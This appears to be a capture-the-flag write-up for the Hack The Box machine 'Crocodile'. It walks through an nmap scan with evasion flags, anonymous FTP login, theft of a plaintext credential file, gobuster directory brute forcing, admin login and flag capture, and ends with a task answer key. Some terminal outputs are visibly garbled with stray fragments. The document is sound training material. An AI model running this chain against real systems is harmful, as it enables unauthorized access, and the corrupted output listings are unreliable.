

OFFICIAL WRITEUP

CROCODILE

A beginner-friendly walkthrough covering anonymous FTP enumeration, credential discovery, directory brute forcing, and web application login bypass to retrieve the target flag.

DIFFICULTY: VERY EASY

CATEGORY: WEB / FTP

SERVICE: VSFTPD / APACHE

00	Machine Overview	3
01	Reconnaissance	4
02	Anonymous FTP Access	5
03	Credential Discovery	6
04	Web Enumeration	7
05	Gaining Access & Flag Capture	8
06	Task Answers Summary	9
07	Key Takeaways	10

Machine Name	Crocodile
Platform	Hack The Box — Starting Point
Difficulty	Very Easy
Target IP	10.129.169.10
Primary Services	FTP (vsftpd 3.0.3) — Port 21/tcp, HTTP (Apache 2.4.41) — Port 80/tcp
Time to Root	~20 minutes
Author	T1taX

Crocodile is a very easy Starting Point machine that chains together two of the most common beginner misconfigurations: an FTP server that allows anonymous login, and a web application that stores its login credentials in a file reachable through that same FTP share. The objective is to enumerate both services, recover a valid set of web credentials from the FTP server, brute-force the site's directory structure to locate the login portal, and authenticate to retrieve the flag.

Objective: Recover valid credentials via anonymous FTP access, locate the web application's login page, authenticate, and retrieve the flag displayed on the webpage.

TOOLS USED

nmap

lftp

gobuster

web browser

ATTACK CHAIN

RECON



ANON FTP ACCESS

CREDENTIAL
DISCOVERY

WEB LOGIN



FLAG CAPTURE

01 Reconnaissance

The engagement starts with a targeted Nmap scan against port 21, using the `-sC` switch to run Nmap's default script set and `-sV` for service/version detection. A handful of evasive flags (source port spoofing, fixed TTL, fragmented packets) were included as part of the scanning practice for this exercise:

```
sudo nmap -p 21 10.129.169.10 -Pn -sC -sV --disable-arp-ping --source-port 53 --ttl 64 -nvv -f
```

```
sudo nmap -p 21 10.129.169.10 -Pn -sC -sV --disable-arp-ping --source-port 53 --ttl 64 -nvv -f
```

Fig 1.1 – Nmap scan command targeting port 21 with default scripts enabled

The scan identifies an FTP service that explicitly allows anonymous authentication:

```
21/tcp open  ftp      syn-ack ttl 63 vsftpd 3.0.3
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--    1 ftp      ftp          33 Jun 08  2021 allowed.userlist
|_ -rw-r--r--    1 ftp      ftp          62 Apr 20  2021 allowed.userlist.passwd
|_ ftp-syst: ble 0 metric -1
|_ |STAT: table 0 metric -1
|_ |FTP server status: rise -1
|_ |v [NO] Connected to ::ffff:10.10.17.45
|_ |tric Logged in as ftp
|_ |table TYPE: ASCII
|_ |No session bandwidth limit
|_ |peer Session timeout in seconds is 300
|_ |Control connection is plain text
|_ |Data connections will be plain text
|_ |At session startup, client count was 4
|_ |vsFTPD 3.0.3 - secure, fast, stable
|_ |End of status
Service Info: OS: Unix
```

Fig 1.2 – Port 21 running vsftpd 3.0.3 with anonymous FTP login allowed

Findings: Port 21/tcp is running vsftpd 3.0.3. The `ftp-anon` script confirms anonymous login is permitted, returning FTP status code 230 ("Anonymous FTP login allowed"), and even lists two files sitting in the FTP root: `allowed.userlist` and `allowed.userlist.passwd`.

A follow-up scan across the remaining ports reveals a standard web server:

```
PORT      STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Smash - Bootstrap Business Template
|_ http-methods: 0 metric -1
|_ |Supported Methods: POST OPTIONS HEAD GET
|_ |http-favicon: Unknown favicon MD5: 1248E68909EAE600881B8DB1AD07F356
```


Fig 1.3 – Port 80 running Apache HTTP Server, hosting a Bootstrap business template site

Port 80/tcp is running Apache `httpd 2.4.41 (Ubuntu)`, serving a site titled "Smash - Bootstrap Business Template." This becomes the second target once credentials are recovered from FTP.

02 Anonymous FTP Access

With anonymous login confirmed, an FTP session is opened using the `lftp` client. The first couple of login attempts use the literal command `anonymous`, which the client doesn't recognize as a valid command on its own — the correct way in is to authenticate with the username `anonymous` via `USER` `anonymous` (or simply by entering `anonymous` at the username prompt), and pressing enter at the password prompt:

```
lftp 10.129.169.10
```



```
lftp 10.129.169.10
lftp 10.129.169.10:~> anonymous
Unknown command 'anonymous'.
lftp 10.129.169.10:~> login
Usage: login <user|URL> [<pass>]
lftp 10.129.169.10:~> anonymous
Unknown command 'anonymous'.
lftp 10.129.169.10:~> USER anonymous
Password:
lftp anonymous@10.129.169.10:~> ls
-rw-r--r--  1 ftp      ftp           33 Jun 08  2021 allowed.userlist
-rw-r--r--  1 ftp      ftp           62 Apr 20  2021 allowed.userlist.passwd
lftp anonymous@10.129.169.10:~> cd allowed.userlist
cd: Access failed: 550 Failed to change directory. (/allowed.userlist)
lftp anonymous@10.129.169.10:~> ls
-rw-r--r--  1 ftp      ftp           33 Jun 08  2021 allowed.userlist
-rw-r--r--  1 ftp      ftp           62 Apr 20  2021 allowed.userlist.passwd
lftp anonymous@10.129.169.10:~> get allowed.userlist
33 bytes transferred in 1 second (28 B/s)
lftp anonymous@10.129.169.10:~> get allowed.userlist.passwd
62 bytes transferred in 1 second (52 B/s)
```

Fig 2.1 – Authenticating anonymously, listing, and downloading files from the FTP root


Once authenticated, `ls` confirms the two files spotted during the Nmap scan. An attempt to `cd` into `allowed.userlist` fails, since it's a regular file rather than a directory. Both files are then pulled down with the `get` command:

```
get allowed.userlist
get allowed.userlist.passwd
```

Result: Both files transfer successfully — `allowed.userlist` (33 bytes) and `allowed.userlist.passwd` (62 bytes) — and are now available locally for inspection.

Both downloaded files are read locally with cat:

```
cat allowed.userlist
cat allowed.userlist.passwd
```



```
$cat allowed.userlist
aron[LL] table 0 metric -1
pwnmeow] table 0 metric -1
egotisticalsw e 0 metric -1
admin[LL] table 0 metric -1
[beng0x@parrot]-[~] ric -1
$cat allowed.userlist.passwd
root e 0 metric -1
Supersecretpassword1
@BaASD&9032123sADS pression: 'l2o
rKXM59ESxesUFHAd
(beng0x@parrot)-[~]
```

Fig 3.1 – Contents of allowed.userlist and allowed.userlist.passwd

allowed.userlist contains four usernames: aron, pwnmeow, egotisticalsw, and admin — the last being the clear higher-privilege account of the group. The companion allowed.userlist.passwd file lines up a corresponding list of passwords, pairing the admin account with the credential Supersecretpassword1.

Findings: Storing a plaintext credential file inside a publicly-writable, anonymously-readable FTP share is a critical misconfiguration — it hands over valid application credentials to anyone who can reach the FTP port.

With a candidate credential pair in hand, the next step is finding where to use it. The web root only shows a static Bootstrap business template with no visible login link, so a directory brute force is run with Gobuster. The `-x` switch tells Gobuster to also check for the `.php` extension on every wordlist entry:

```
gobuster dir -u http://10.129.169.10 -w /usr/share/wordlists/dirb/common.txt --no-progress -x php
```

```
$ gobuster dir -u http://10.129.169.10 -w /usr/share/wordlists/dirb/common.txt --no-progress -x php
```

Fig 4.1 – Gobuster directory brute force including the `.php` extension

Among the results, a telling redirect stands out:

```
/logout.php (Status: 302) [Size: 0] [--> login.php]
```


Fig 4.2 – `/logout.php` returns a 302 redirect to `login.php`

Findings: `/logout.php` redirects to `/login.php` — confirming a login-gated area of the site exists even though it isn't linked from the homepage.

Not Secure  http://10.129.169.10/login.php

Fig 4.3 – Navigating directly to `/login.php`

The `login.php` page presents a standard username/password form. The credentials recovered from the FTP share — `admin / Supersecretpassword1` — are submitted:



The screenshot shows a login form titled "Please sign in". It contains two input fields: the first contains the text "admin", and the second contains a series of dots representing a masked password. Below the password field is a checkbox labeled "Remember me". At the bottom of the form is a blue button with the text "Sign in".

Fig 5.1 – Submitting the recovered admin credentials to `login.php`

The login succeeds, and the resulting authenticated page displays the target flag directly:

Here is your flag: `c7110277ac44d78b6a9fff2232434d16`

Fig 5.2 – Flag displayed on the authenticated page

`c7110277ac44d78b6a9fff2232434d16`

#	Task	Answer
1	Nmap switch that employs default scripts during a scan	-sC
2	Service version running on port 21	vsftpd 3.0.3
3	FTP code for "Anonymous FTP login allowed"	230
4	Username provided when prompted to log in anonymously	anonymous
5	Command to download files from the FTP server	get
6	Higher-privilege username in allowed.userlist	admin
7	Apache HTTP Server version on the target	Apache/2.4.41 (Ubuntu)
8	Gobuster switch to specify filetypes	-x
9	PHP file enabling authentication, found via brute force	login.php

Crocodile is a clean demonstration of how two individually low-severity issues compound into a full compromise. Anonymous FTP access is often dismissed as low-risk, but here it directly leaked a working credential pair for the web application. Combined with a login page that wasn't linked anywhere in the site's navigation — "security through obscurity" — a simple directory brute force was enough to find the door those credentials opened. Sensitive files, including anything resembling a credential store, should never be reachable from an anonymously-accessible service, and hidden login panels are not a substitute for proper access control.